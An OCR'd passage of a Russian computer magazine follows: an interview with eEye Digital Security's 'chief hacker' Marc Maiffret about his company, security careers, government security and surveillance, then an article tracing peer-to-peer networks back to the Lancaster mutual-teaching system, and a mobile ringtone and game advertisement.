Кто, по-твоему, главный хакер? Ричард Столлман? Старо. Кевин Митник? Попсово. Марк Мэйфрет из eEye Digital Security считает главным хакером себя. И даже занимает в компании официальную должность с одноименным названием.

Как бы то ни было, eEye - одна из ведущих security-фирм на мировом рынке, услугами которой пользуются правительственные и крупнейшие коммерческие организации. А сам Марк широко известен в security-кругах и сделал достаточный вклад в развитие компьютерной безопасности, чтобы заслужить уважение. Поэтому сегодняшнее интервью именно с ним.

ТЕКИЛА - СЕКРЕТ УСПЕХА В SECURITY-БИЗНЕСЕ

mindw0rk: Марк, расскажи, пожалуйста, о своей компании. Не рекламный буклет в духе «Мы все можем», больше про атмосферу внутри, про своих сотрудников, локальные мероприятия и забавные эпизоды из жизни eEye.

MM: eEye Digital Security стала уже достаточно большой компанией - сейчас у нас работает свыше 140 человек. Поэтому если говорить об атмосфере, многое зависит от того, о каком отделе идет речь: исследовательском, инженерном, отделе продаж или каком-нибудь другом. В любом случае, eEye - это место, где ты можешь чувствовать себя комфортно, будучи самим собой. Большинство забавных эпизодов происходит со мной и моей командой исследователей, когда мы идем тусить своей компашкой. После целого дня, проведенного за чтением всех этих ламерских эдвайсоров на багтраке и еще более ламерского кода Microsoft, приятно посетить какую-нибудь пивнушку и напиться до чертиков. Наш главный офис, который находится в Калифорнии, расположен рядом с пляжем. И там полно отличных баров, которые мы частенько посещаем. Названия историй, которые я мог бы рассказать, звучали бы так (идет перечисление спиртных напитков): tequila, The Bum Toss, Sloppy 3, Del Taco... Скажу еще, что большинство баров, где мы колбасились, после этого навсегда закрывали для нас двери :).

mindw0rk: Я впервые вижу позицию «главный хакер» в качестве официальной в крупной компании. Расскажи, чем ты занимаешься в этой должности? И как выглядит твой рабочий день?

Марк (посередине) с коллегами по работе

MM: «Главный хакер» - этот титул я создал для себя сам. В некоторой мере потому, что работать на такой должности довольно забавно, но основная причина - мне кажется, понимать хакерство важно, если ты являешься разработчиком security-софта. В eEye я занимаюсь многими вещами, от управления исследовательской командой до разработки дизайна будущих продуктов нашей компании и встреч с клиентами. Больше всего в моей работе мне нравится разнообразие. Я могу сегодня заниматься чем-то очень низкоуровневым, вроде исследования новых уязвимостей и эксплоитов, а завтра - проводить презентации наших разработок в зале, полном начальства.

mindw0rk: Я слышал, вы помогаете правительственным и военным структурам повысить безопасность их компьютер-

Официальный сайт eEye Digital Security

Логотип eEye

ных систем. Насколько защищены эти системы на самом деле?

MM: Некоторые правительственные агентства действительно являются клиентами eEye и используют наш софт, чтобы защитить свои сети. Но дать однозначный ответ, секурны системы правительства США или нет, сложно - слишком велико само правительство. Некоторые организации намного более защищены, чем другие. Но вообще чиновники в правительстве больше любят поговорить о проблемах безопасности, чем заняться ее организацией.

mindw0rk: Какого рода секурное ПО установлено на их компах? Насколько компетентен правительственный техперсонал?

MM: У правительства есть все виды секурного ПО, какие только можно представить. Часто возникает ситуация, когда ему нужно нанять ведущих security-экспертов, но денег на это оно тратить не хочет. А с какой стати блестящему специалисту по сетевой безопасности идти работать на правительство за половину суммы, которую он может заработать, работая на коммерческую организацию? До тех пор пока правительство не осознает, что на обеспечение своей безопасности нужно выделять больше средств и привлекать к этому лучших экспертов, оно будет оставаться в задних рядах по степени защищенности своих систем.

mindw0rk: eEye - один из лидеров security-рынка и одна из самых авторитетных security-компаний. В чем, по-твоему, причины ее успеха? В чем достоинства eEye по сравнению с конкурирующими компаниями?

MM: Текила. Много текилы! :) Мне кажется, секрет успеха компании в том, что мы нанимаем только тех людей, которые испытывают настоящую страсть к исследованию безопасности и технологий. В то время как многие секурити-компании нанимают «рок-звезд», хакеров, которые больше увлечены популяризацией своего имени и своей принадлежностью к сцене. Возможно, раньше у них и было стремление исследовать, но теперь огонь погас, страсть улетучилась и на первый план встали деньги.

mindw0rk: Ты наверняка общался со многими известными коллегами в security-сфере. Поделись своим мнением о некоторых из них. Я читал биографии Дэна Фармера, Алана Коха, Вица Венемы, Стива Белловина и других. Но, возможно, ты мог бы дать неофициальное представление о них?

MM: Дэн, Кох, Венема, Стив... Полагаю, когда эти парни сделали себе имена, меня еще не было на этом свете. Хе-хе :). По правде, я никогда не общался лично ни с кем из них, но изучал многие их работы, особенно когда только начинал знакомиться с миром компьютерной безопасности. Я считаю их пионерами в своей области и рекомендую всем, кто планирует серьезно заняться безопасностью, почитать книги и документации, написанные этими людьми. Знать прошлое и то, откуда пришло настоящее, не менее важно, чем знать само настоящее. Конечно, многие старых технические мануалы уже неактуальны, но читать их полезно хотя бы потому, что они воспитывают в тебе определенный склад ума. Мышление хакера. Книга Дэна Фармера «Improving the Security of Your Site by Breaking Into It» является отличным тому примером.

mindw0rk: А если взять хаксцену и молодых ребят-хакеров, кого бы ты выделил?

MM: Я всегда считал l0pht и ADM пионерами, тимами, которые являются двигателем прогресса в security-области. Кроме них есть много других групп, к которым я испытываю большое уважение. Жаль, что большинство людей, которые раньше были креативными и делали значимый вклад в security-комьюнити, теперь перестали заниматься исследовательской деятельностью. Или поступили на работу в компании, где результаты их исследований держатся в тайне от общества. Я, наверное, становлюсь слишком стар... просто скучаю по старым добрым временам :).

mindw0rk: Расскажи о самых интересных security-мероприятиях, в которых тебе доводилось участвовать.

MM: Самые яркие воспоминания остались о Blackhat Vegas 2003. Вегас всегда вызывает у меня положительные эмоции, но в 2003 году было особенно здорово. Мне удалось встретиться со многими старыми друзьями-хакерами и познакомиться с интересными людьми, причастными к компьютерной безопасности. Разъезжать по всему Лас-Вегасу, упиваться вусмерть, совершать безумные поступки вместе со старыми друзьями и ребятами из eEye - это было незабываемо. Вторая любимая security-конференция - AD200x, которая состоялась в Японии в 2003 г. Один из моих работодателей является организатором этой конфы, так что он, я и несколько других исследователей отправились в Токио выступить с докладом. Токио - удивительный город, и там много очень талантливых японских хакеров. Мы классно зажгли! :)

mindw0rk: Насколько перспективна сейчас в США карьера в сфере компьютерной безопасности? Какой средний оклад получают специалисты в вашей стране?

MM: В США security-специалисты очень востребованы. Лично я каждый раз сталкиваюсь с проблемой, когда нужно нанять умных, креативных специалистов. Есть куча людей, которые утверждают, что разбираются в компьютерной безопасности, но лишь единицы из них имеют необходимые технические навыки. Оклад очень сильно варьируется и в основном зависит от того, где именно в США ты живешь. Для работника в сфере security цифры такие: от 65 до 200 тысяч долларов в год, в зависимости от твоего уровня и того, чем ты занимаешься.

mindw0rk: На что работодатели обращают внимание в первую очередь на собеседовании?

MM: Каждый работодатель имеет свои заморочки. Многие компании предпочитают сотрудников со степенью или имеющих опыт работы в сфере security. Лично я, когда провожу собеседование с новым человеком, не обращаю внимание на эти вещи. Я просто ищу людей, которые понимают безопасность на очень низком уровне, которые смогут находить уязвимости, писать утилиты, генерировать идеи. Людей, у которых есть чему поучиться. Пионеров. Если ты такой - шли мне свое резюме, и кто знает... :)

mindw0rk: Какие были самые опасные уязвимости, найденные в 2004 году? Какие уязвимости могут стать самыми опасными в 2005?

MM: 2004 - ASN (баг в Abstract Notation Library). Хотя ни у кого не хватило смелости выложить публичный экплоит, я по-прежнему считаю эту уязвимость самой опасной в этом году.

В 2005 г. «Client side»-баги будут оставаться самыми опасными, и именно о них должен волноваться коммерческий сектор. Такого рода уязвимости позволяют плохим парням

Лицензионная коробка Iris Network Traffic Analyzer

Скриншоты программ от eEye

проникать через сетевой периметр и перехватывать контроль над системами во внутренних сетях, уровень секурности которых обычно чрезвычайно низок. Хорошей иллюстрацией тому может стать недавняя вспышка zero-day Internet Explorer уязвимостей.

mindw0rk: Что ты думаешь о намерениях Большого Брата держать всех под колпаком?

MM: Имхо, правительство, как и церковь, всегда будет делать все возможное, чтобы «пасти овечек». И чем больше люди будут зависеть от технологий, тем легче будет Большому Брату за ними наблюдать.

mindw0rk: Насколько целесообразны системы тотального слежения? И насколько преуспел Большой Брат в своей цели на сегодняшний день?

MM: Это зависит от того, что ты имеешь в виду, говоря «Большой Брат». Не во всех странах у правительства есть возможность шпионить за людьми. Это может стать проблемой там, где мало распространен интернет и вообще хай-тек. В то же время в США, Китае и некоторых других странах, которые в техническом плане очень развиты, Большой Брат хорошо подкован и, конечно, шпионит за народом. В развитых странах у правительства более чем достаточно возможностей держать тебя под колпаком. В некоторых случаях стоит доверять своему правительству в том, что оно не будет злоупотреблять своей властью. Но мы все знаем, что ошибки и тайный сговор - это реальность. Поэтому нужно постоянно быть в курсе вещей, которые происходят вокруг. Конечно, можно стать экстремистом и полностью изолировать себя от технологий, держаться подальше от компьютерных систем. Но в этом случае трудно жить нормальной жизнью. И ты закончишь, как Осама бин Ладен, скрывающийся в гребаных пещерах :). Поэтому ты должен сам определить для себя правильный баланс между нормальной жизнью и недоверием к системам тотального слежения.

В США, например, сейчас наблюдается массовое помешательство на голосованиях. Я согласен с тем, что определение, чего хотят в большинстве своем люди, - вещь важная. Но при голосовании нужно ввести личные данные, и это идет вразрез с некоторыми законами о приватной жизни. Так как плохие парни, опять же, могут легко получить о тебе и твоей жизни всю нужную информацию.

mindw0rk: Расскажи о самых защищенных в мире компьютерных сетях. Где они используются и как организована в них защита?

MM: Самые секурные сети, как и самый секурный софт - это те, о которых буквально никто не знает. И если люди узнают об этой сети, то она перестает быть защищенной. Она становится даже менее защищенной, чем те, о которых все знают уже давно. Возьмем для примера огромные софтварные корпорации, такие как IBM, Peoplesoft, Computer Associates и др. Многие из них ведут критические части своего бизнеса (финансовая система, базы данных) на программах, которые никогда раньше не исследовались на наличие уязвимостей. Они считают, что их программные пакеты стоимостью в миллионы долларов надежно защищены, так как в Сети нет никаких упоминаний о багах в них. Но на самом деле это ложное мнение. Причина того, что security-эдвайсоры по этому ПО еще не были опубликованы, лишь в том, что хакеры не имеют к нему доступа и еще не успели его взломать. В то же время зарубежное правительство к подобному софту доступ имеет и находит в нем уязвимости, не сообщая об этом широким массам. Такова печальная реальность.

mindw0rk: Как насчет проблемы безопасности мобильных платформ (мобильные телефоны, КПК, bluetooth и беспроводные гаджеты)? Актуальна ли она сейчас? Какой вред плохие парни могут причинить таким устройствам? И какой они уже успели причинить?

MM: Когда разговор заходит о мобильных устройствах, степень их защищенности практически всегда преувеличивается. У них есть свои проблемы, но я не думаю, что сейчас нужно переживать о появлении настоящего червя для тех же мобильников. Пока нет четкой стандартизированной платформы для мобильных телефонов, риск невелик. Symbian, Microsoft и многие другие компании борются за право стать такой платформой. И как только одна из них (больше всего шансов у Microsoft) станет стандартной, появятся критические уязвимости, черви, атаки. А до тех пор все эти разговоры о безопасности беспроводных устройств будут проходить больше для развлечения, чем для решения проблем.

mindw0rk: Мне интересно твое мнение, какие могут быть последствия, если завтра вдруг рухнет весь интернет. Причем на длительное время (сутки). Кто больше всего от этого пострадает? И возможно ли теоретически такое?

MM: Вау :). Это действительно сложный вопрос, и я не уверен, что у меня хватит квалификации на него ответить. По своему опыту я знаю, что многие компании напрямую зависят от интернета и не смогут работать без доступа к Сети. Очевидно, что они потерпят большие убытки, случись что. Да и простые люди с каждым днем все больше привязываются к сетевым технологиям, помимо работы. Что касается того, возможно или нет, - мой ответ: «Да».

mindw0rk: Ты когда-нибудь встречал девушку, которая в сфере компьютерной безопасности не уступала по уровню тебе? Или даже превосходила тебя в некоторых вещах.

ИЗ ОФИЦИАЛЬНОГО ABOUT'А

eEye Digital Security - ведущий разработчик ПО в сфере компьютерной безопасности с уникальным подходом к проблеме: устранить очаги проблемы, а не оградить их. Широкий диапазон security-решений, которые предлагает компания, позволяет организациям контролировать весь цикл угроз: до, в течение и после атак. Основанная в 1998 г., eEye Digital Security защищает системы более 2500 корпоративных и правительственных клиентов в более чем восьми странах. Среди продуктов eEye файрволы, системы обнаружения атак, сканеры: Retina Network Security Scanner, Retina Remediation Manager, REM Security Management Console, Iris Network Traffic Analyzer, SecureIIS Web Server Protection, Blink Vulnerability Prevention System. Исследовательская команда из eEye обнаружила больше критических уязвимостей, чем любая другая организация в мире.

> В развитых странах у правительства более чем достаточно возможностей держать тебя под колпаком.

«Идеальная система обеспечения security», которой придерживается eEye

eEye на Defcon

Что ты думаешь о девчонках, которые любят никсы и пишут эксплоиты? Это вообще нормально для девушки? :)

MM: Да, я встречал женщин, весьма квалифицированных специалистов. Но их очень немного. Намного больше «элитных хакгрупп», куда входят девицы, посещающие security-конференции, но ничего не знающие о компьютерной безопасности. Но, опять же, таких парней намного больше.

Если тебе удастся отыскать симпатичную малышку, которая пишет эксплоиты, дай мне знать :).

mindw0rk: Какие книги ты мог бы назвать «Хакерской Библией»? Дай список книг, которые, по твоему мнению, должен прочитать каждый security-эксперт.

MM: Я никогда не читал книг по компьютерной безопасности. Если ты хочешь потратить свое время на чтение книг, тогда прочти книги по программированию. А если ты по-настоящему хочешь стать авторитетным security-экспертом, тогда научись программировать и изучи, как работают операционные системы. Вот тебе список необходимых знаний: C, C++, Ассембли, понимание ОС, ядра, процессов, структуры памяти, классификации атак (overflows, format strings, logic bugs и др.). Не трать свое время на чтение дерьма вроде «Hacking exposed». Это никуда тебя не приведет, кроме, разве что, позиции тупого консультанта в какой-нибудь Foundstone.

mindw0rk: Что тебе известно о русском security-комьюнити? Тебе приходилось общаться с нашими ведущими спецами?

MM: Русские хакеры наряду с китайцами самые крутые. Некоторые доклады и программы, сделанные русскими хакерами, намного более продвинуты, чем релизы других. Мы в eEye любим шутить, что русские хакеры такие крутые, потому что в России охренеть как холодно, и они скорее останутся дома читать книги по Азму, в то время как мы будем хлестать текилу на пляжах солнечной Калифорнии :).

mindw0rk: Что сейчас чаще всего является лакомым куском для кракеров (блэк-хэтов)? Какие были самые классные хаки, о которых ты слышал?

MM: В последнее время с этим тихо. Проблеме безопасности сейчас посвящается много внимания, компании начинают по-настоящему заботиться о сохранности своей информации и все чаще приглашают экспертов для консультации и аудита. Поэтому чем дальше, тем меньше остается багов для использования блэкхэтами.

mindw0rk: Есть ли система, которую ты не в силах взломать? Вспомни самую трудную для тебя ОС.

MM: Windows 95.

mindw0rk: Твое мнение о компьютерных законах. Их достаточно хорошо сформулировали, или ты бы внес поправки?

MM: Я считаю, что с помощью законов, касающихся компьютерных преступлений, правительство и органы пытаются подняться в глазах народа. Не понимаю, как они могут засадить совсем молодого парнишку на более длительный срок, чем насильника? В этом нет смысла, но это распространенная ситуация. Люди боятся того, чего не могут понять, поэтому совершают безумные вещи. Например, сажают парня в тюрьму на 5 лет только за то, что он постебался над сайтом компании.

mindw0rk: Твои ассоциации со словами: компьютер, девушка, лучшее, фильм «Хакеры», Defcon, детство, IRC, США, наука, еда, виртуальная реальность, Гибсон, семья, зло, рут.

MM: Компьютер - ненависть, девушка - K., лучшее - секс, фильм «Хакеры» - вдохновение, Defcon - groupies (презрительное по отношению к неквалифицированным хакгруппам - прим. mindw0rk), детство - жестокость, IRC - черная дыра, США - дом, наука - логика, еда - блондинки, Гибсон - Les Paul, семья - eEye, зло - апатия, рут - система.

mindw0rk: Чем бы ты занимался на месте президента корпорации Microsoft? :)

MM: Мучался бессонницей по ночам, зная, сколько компаний я выбил из бизнеса и сколько человеческих жизней разрушил. Попытался бы изменить своей жене со своей секретаршей.

> Некоторые доклады и программы, сделанные русскими хакерами, намного более продвинуты, чем релизы других.

Исследовательская команда eEye за совместным обедом

lossan (lossan@inbox.ru)

CENSORED

ИНФОРМАЦИОННЫЙ РАЙ P2P

В наше время придумать что-то практически нереально. В политике все сюжеты переиграны, в литературе все приемы использованы, в истории важные события продублированы неоднократно. Некоторые идеи, реализованные в одной области, зачастую успешно используются в совершенно другой. Именно так появились пиринговые сети, которыми сейчас пользуются миллионы человек во всем мире. А началось все в далекой, загадочной Индии...

НОВЫЙ ВЗГЛЯД НА ПИРИНГОВЫЕ СЕТИ

ИСТОРИЯ ЛАНКАСТЕРСКОЙ СИСТЕМЫ

Эндрю Белл - человек в нашей стране не самый известный. А ведь именно он в конце XVIII века изобрел новую систему взаимного обучения, которая в России получила название Ланкастерской системы (в честь его последователя Джозефа Ланкастера), а на Западе - Белл-Ланкастерской системы. Взаимное обучение - это система для бедных людей, на которых не хватает преподавателей. В ее основе лежит принцип взаимопомощи тех, кто не может позволить себе учиться в дорогих вузах. «Если ты в чем-то разбираешься лучше своего соседа - объясни ему это, он, в свою очередь, объяснит тебе то, в чем сам хорошо разбирается». К тому же известно, что, обучая других, ты учишься сам. Ланкастер, известный меценат, в то время содержал народную школу в Лондоне, у которой, собственно, были те же самые задачи, что и у проповедника Белла: дать информацию людям, у которых ничего нет. Основная заслуга Дж. Ланкастера заключается в том, что он популяризировал систему взаимного обучения.

О новой методике взаимного обучения в России узнали только после войны 1812 года. С этого времени внедрение Ланкастерской системы целиком проходило под патронажем Министерства народного просвещения и Военного министерства, которое распространило новый метод на военные поселения. Ланкастерскую систему активно применяли декабристы для обучения неграмотных крестьян. Не было ни одной школы, в которой отличники не подтягивали неуспевающих одноклассников. Но со временем популярность системы снижалась и в конце концов вообще канула в Лету. Но у этой истории есть продолжение.

Эндрю Белл придумал не просто новую систему образования, он придумал новый способ распространения информации: от равного к равному, от ученика к ученику. Пусть даже один умнее или образованнее, но в рамках этой системы у них одинаковый статус, что и определяет способ передачи данных.

ПЕРВЫЕ ПИРИНГОВЫЕ СЕТИ

В сентябре 1999 года сюжет взаимного обучения обрел неожиданное продолжение. Молодой программист Шон Фэннинг представил бета-версию проекта, который вскоре получил название Napster. Группа w00w00, членом которой был Фэннинг и в рамках которой вначале распространялась бета-версия, тогда еще не была легендарной. Прославилась она благодаря Napster'у, всего за год ставшему едва ли не самым популярным брендом в интернете.

Вообще, Napster не был пиринговой сетью в чистом виде: p2p-соединение работало только на этапе закачки. Во всех других случаях приходилось обращаться к серверу: при регистрации, при предоставлении информации о хранящихся файлах, при поиске интересующего файла. Причиной того, что Napster стал настолько популярным приложением, была возможность быстро и бесплатно скачать информацию, в данном случае музыку. Как известно, именно завязка на основной сервер его и сгубила. Следующим шагом развития p2p должны были стать децентрализированные системы. На пути к заветной цели появлялось множество переходных проектов. Например Kazaa и EDonkey2000.

Особую роль в пиринговых системах сыграла Gnutella. Когда компания America On Line решила создать сетевое чудо, никто не предполагал, что вскоре появится непобедимая сеть, которую даже сами разработчики не смогут уничтожить. В отличие от других p2p-сетей, Gnutella не содержала ни одного центрального узла. Узлами соединения в этой системе были сами

НЕМНОГО СТАТИСТИКИ

Bittorent - 1 000 000 участников
OverNet - 974 848 участников (постоянно растет)
Direct Connect - 262 554 участников
eDonkey - 2 114 034 участников

пользователи, что означало буквальную реализацию принципа peer-to-peer.


Несмотря на то что Napster уже давно закрыли, а Gnutella потеряла свою популярность, о них не стоит забывать - именно эти приложения задали основную тенденцию развития пиринговых сетей. Разработчики Napster совершили революцию в распространении информации, а Gnutella стала первой децентрализованной сетью.

СПЕЦИФИКА P2P

В процессе обмена информацией посредством пиринговых сетей участвуют одновременно несколько пользователей. Первый передает файл второму, и тот сразу может поделиться им с другими. При этом получаемая информация полностью безвозмездна.

В системе eDonkey если пользователь скачал только половину файла, этой половиной он уже может поделиться с другими. Этот фактор существенно увеличивает скорость закачек, и на нем основывается система p2p-рейтингов. Как сообщают сами разработчики приложения в FAQ, «чем больше вы раздаете, тем больше и быстрее вы качаете. В первый момент времени, когда вы только начали качать файл, вам нечего раздавать и ваш рейтинг чрезвычайно низок. Вы долго стоите по очередям за возможностью скачать кусочек файла, но вот вам удается скачать первый кусок и вы даете возможность скачать этот кусочек другим. Ваш рейтинг растет пропорционально объему розданных кусков, а пропорционально рейтингу растет и ваша скорость скачивания».


Кроме того, имеется прямая пропорциональная зависимость между шириной канала для download'а и upload'а. По этим причинам пользователи eDonkey предпочитают не только сливать себе, но и делиться информацией с другими. Систему рейтинга использует и протокол BitTorrent, который считывает количество подключений и раздач с треккер-серверов и в зависимости от этой статистики оптимизирует канал между двумя компьютерами.


Napster

Получается две тенденции: с одной стороны стремление к децентрализации, а с другой - вынужденная необходимость расширивать информацию и делиться ею с другими. Обе эти тенденции не очень-то сочетаются, но сети продолжают успешно работать.

ДЕЦЕНТРАЛИЗАЦИЯ ПИРИНГОВЫХ СЕТЕЙ

На сегодняшний день самые популярные p2p-приложения: OverNet, eDonkey и BitTorrent. Каждая система отличается от остальных. eDonkey нельзя назвать децентрализованной системой в полном смысле - в ней есть некоторое количество обновляемых серверов, через которые осуществляется вся работа. Огромное количество пользователей eDonkey не имеет никаких затруднений в поиске нужной информации, а наличие стабильных серверов делает участников сети довольно консервативными в своих пристрастиях. Несмотря на это, разработчик eDonkey - компания MetaMachine внедрила новое p2p-приложение. OverNet - это попытка создать абсолютно децентрализованную сеть, при этом избежав недостатков Gnutella. В ней не нужно искать информацию по всей сети, стучась в каждую дверь и проходя в первую очередь самые популярные запросы. Продуманная система идентификации и индексации пользователей позволяет быстрее и эффективнее найти нужную информацию в непосредственной близости, что увеличивает скорость коннекта и закачки. Как говорят сами разработчи-



Один из клиентов Гнутелла - Гнуклеос

ки, рано или поздно eDonkey рухнет, будущее пиринговых сетей за децентрализованными системами. Однако пока eDonkey работает, популярность OverNet, вероятно, будет ей уступать.

BitTorrent создана всего одним человеком - программистом Брэмом Коэном. С самого начала в эту сеть было заложено несколько отличительных черт: нацеленность на распространение крупных файлов и не совсем децентрализованная структура сети. Первое для юзеров неактуально, так как связано с экономическими выгодами сети. Именно через BitTorrrent, к примеру, компании Mandrake и Red Hat распространяли свои операционные системы. На втором пункте стоит остановиться поподробнее. Коэн придумал новый механизм работы сети с применением треккер-серверов. Эти серваки занимаются отслеживанием количества загрузок файла в сети, и именно через них происходит обмен информацией.

Работа на одной из машин сервера обязательна, иначе соединение прерывается сообщением «Tracker is down». При таком подходе можно проследить статистику закачек и сформировать рейтинг как сегментов файла, так и самих пользователей. Так, согласно статистике треккер-серверов на январь 2004 года эта сеть включала 1006467 пользователей, что не так уж мало. И популярность протокола BitTorrent продолжает расти.

http://www.constitution.org/lanc/improv-1803.htm - Joseph Lancaster, Improvements in Education
http://msk.nestor.minsk.by/kg/2003/04/kg30405.html - будущее пиринговых сетей
http://www.boycott-riaa.com/newsletter/boycottnewsletter.html - противники звукозаписывающих компаний

Overnet-клиент

РЕПРЕССИВНЫЕ МЕРЫ И БОРЬБА ЗА НЕЗАВИСИМОСТЬ

Один из основных плюсов децентрализованных сетей - это невозможность выключить из розетки сервер и тем самым отключить всех пользователей сети. Поэтому противники пиринговых сетей следуют по другому пути - законодательному. Если за использование p2p-приложений будут наказывать тюремным заключением (а такие законопроекты периодически предлагают в разных странах), то, разумеется, количество пользователей систем резко сократится.

Американская ассоциация звукозаписывающих компаний неоднократно подавала иски в суд, но не на разработчиков p2p, а на их активных пользователей. Так, в начале этого года RiAA привлекла к суду 532-х пользователей, обвиняемых в распространении нелегальной музыкальной продукции. Помимо правовых, звукозаписывающие компании используют и другие, не совсем честные методы. В частности, RIAA создает испорченные файлы под ходовым названием, запускает их в пиринговые сети, например в KAZAA, и тем самым засоряет информационное пространство p2p. В результате этого юзеры теряют уверенность, что могут скачать нормальный файл. Владелец KAZAA - компания Sharman Networks обещала подать в суд на звукозаписывающие компании, обвинив их во вторжении в частную жизнь своих пользователей и намеренном распространении фейка и спама (угрозы судебного преследования).

Не отстают в своей борьбе за независимость и сами пользователи. Они неоднократно призывали бойкотировать продукцию RIAA, покупать музыкальные файлы непосредственно у исполнителей, а если скачивать музыку с музыкальных порталов, то отдавать предпочтение независимым, таким как dmusic.com, cdbaby.com, cdstreet.com и др. Кроме того, юзеры распространяют футболки и коврики для мыши с символикой, направленной против RIAA. Очевидно, в этой своей деятельности пользователи пиринговых сетей не менее успешны, чем звукозаписывающие компании в судебных разбирательствах.

ПРОГРЕССИВНОСТЬ P2P


Как система взаимного обучения, так и пиринговые сети зародились на полном безрыбье: существовал спрос на информацию, а доступных источников ее получить не доставало. Но если Ланкастерскую систему постепенно вытеснили другие, более продуктивные методы педагогики, пиринговые сети на сегодняшний день вытеснить уже невозможно. Они остаются практически единственным неконтролируемым источником бесплатной информации. История с электронными библиотеками только способствует распространению систем peer-to-peer. Судя по всему, в будущем они будут продолжать расти и развиваться, превращаясь не только в абсолютно децентрализованные неподконтрольные системы, но и оптимальные источники получения разных видов информации. Уже сейчас среди европейских пользователей распространяется пиринговое радио Mercora, посредством которого передаются не файлы, а потоковое аудио. О том, какими будут p2p-системы нового поколения, остается только гадать.

Окно закачки Bittorent

8181 для твоей мобилы

Для заказа полифонической мелодии или цветной картинки отправьте SMS с выбранным кодом на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»), например, [illegible] Установите WAP-соединение по полученной ссылке и сохраните Ваш заказ [illegible] Вы должны подключить услугу WAP или WAP-GPRS у своего оператора! По полученной ссылке можно обратиться только один раз.

Цветные картинки



XAWAP 264162 · XAWAP 271261 · XAWAP 269415 · XAWAP 274654
XAWAP 59832 · XAWAP 59836 · XAWAP 58251 · XAWAP 65480
XAWAP 68187 · XAWAP 77027 · XAWAP 67215 · XAWAP 77021

Nokia: 3100 3200 3220 3300 5100 5140 6100 6200 6220 6230 6610i 6800 6810 6820 7200 7210 7250 7250i 7600 Sony Ericsson: T610 T618 T630 Z200 Z600 Siemens: C62 CF62 C65 Motorola: V295 V180 V220 C380 E365 Samsung: S100 S500 V200 P400 X400 E100 P100 D100 P500 X100 X600 S300

Полифонические мелодии

Nokia: 3100 3510i 3530 5100 6010 6100 6200 6610 6650 6800 7250 7250i, а так же модели с 16-, 24-, 40-голосной полифонией Sony Ericsson: P800 T300 T310 T610 T630 T230 Z200 Z600 S700 Z500 K700 P900 Z1010 Motorola: C330 C350 T720 T720i T722 V300 V500 V600 A830 A835 E380 C370 C450 C550 A760 MPX200 V295 V150 V690 V750 V80 V878 V180 V220 V400p C380 A630 A1000 E1000 V1000 Siemens: S55 C55 A55 SL55 M55 MC60 C60 C62 SX1 U10

Бригада	Тема из к/ф Бригада	XAWAP 85644
Настасья	Вячеслав Бутусов	XAWAP 58901
Песня идущего домой	Вячеслав Бутусов	XAWAP 58971
Грустные сказки	Гости из будущего	XAWAP 16228
Прасковья NEW	Уматурман	XAWAP 262927
Quanto Costa	Пропаганда	XAWAP 262924
Мы сидели и курили	Сплин NEW	XAWAP 266730
Solitary Man	HIM	XAWAP 54948
Билет	Hi-Fi	XAWAP 266733
Ночной хулиган	Дима Билан	XAWAP 58902
Лондон - Париж	Ираклий Пирцхалава	XAWAP 58899
Долетай	Катя Лель	XAWAP 58969
Черно-белый цвет	Валерия	XAWAP 266731
Романс NEW	Сплин	XAWAP 278849
Прощай моя любовь	Савичева Юлия	XAWAP 58900
Believe me	Савичева Юлия	XAWAP 262925
Романтика NEW	Танцы минус	XAWAP 278850
Проститься NEW	Уматурман	XAWAP 278851
Music	Madonna	XAWAP 97411
Freestyler	Bomfunk MC'S	XAWAP 88145
Criminal	Eminem	XAWAP 48866

Звуки и крики

Nokia: 3650 3660 3300(WB) 5140 6170 6230 6260 6600 6600(WB) 6620(WB) 6630(WB) 6810 6820 7200 7600 7610 7650 7700 9500 N-GAGE N-GAGEQD Sony Ericsson: P800 P900 Siemens SL55

Сирена	XAWAP 88714
Мяу	XAWAP 88723
Хрю	XAWAP 71934
Спуск воды в унитазе	XAWAP 71935
Муу	XAWAP 71930
Крик ужаса	XAWAP 88737
На футболе	XAWAP 88745
Мультяшный звук	XAWAP 59917
Кошка	XAWAP 54660
Курица	XAWAP 57453
Корова	XAWAP 57461
Поросенок	XAWAP 57469

Samsung: N620 T100 A800 S100 S300 V200 C100 P400 Siemens: S55

Для заказа Java – игры отправьте SMS с выбранным кодом на номер [illegible], например [illegible] Установите WAP соединение по полученной ссылке и сохраните загруженное приложение. По полученной ссылке можно обратиться один раз. Стоимость услуги для абонентов [illegible] без учета НДС. Список регионов можно получить на сайте www.8181.rambler.ru

Java-игры

[illegible] XAJAVA2 75191

Эта динамичная игра создает ощущение, что вы в водительском кресле машины с турбо двигателем. Вы участник европейской гонки, победить в которой, можно только быстро проехав по трассе. Вам необходимо ехать, объезжать препятствия и собирать флажки. Программа состоит из пяти уровней, каждый из которых становиться все более сложным и поэтому оставляет шанс на победу только лучшим. Вы готовы к соревнованиям?

Nokia: N-Gage, 3410, 3510i, 3585, 3590, 8910i, 6310i, 6610, 7210, 6100, 7250, 5100, 6200, 6800, 3300, 6220, 3100, 6108, 7250i, 3200, 7650, 3650, 3660 Motorola: T720 Siemens:M50, MT50, S55, M55, MC60, SL55

Solitaire Classic: карты XAJAVA2 75265

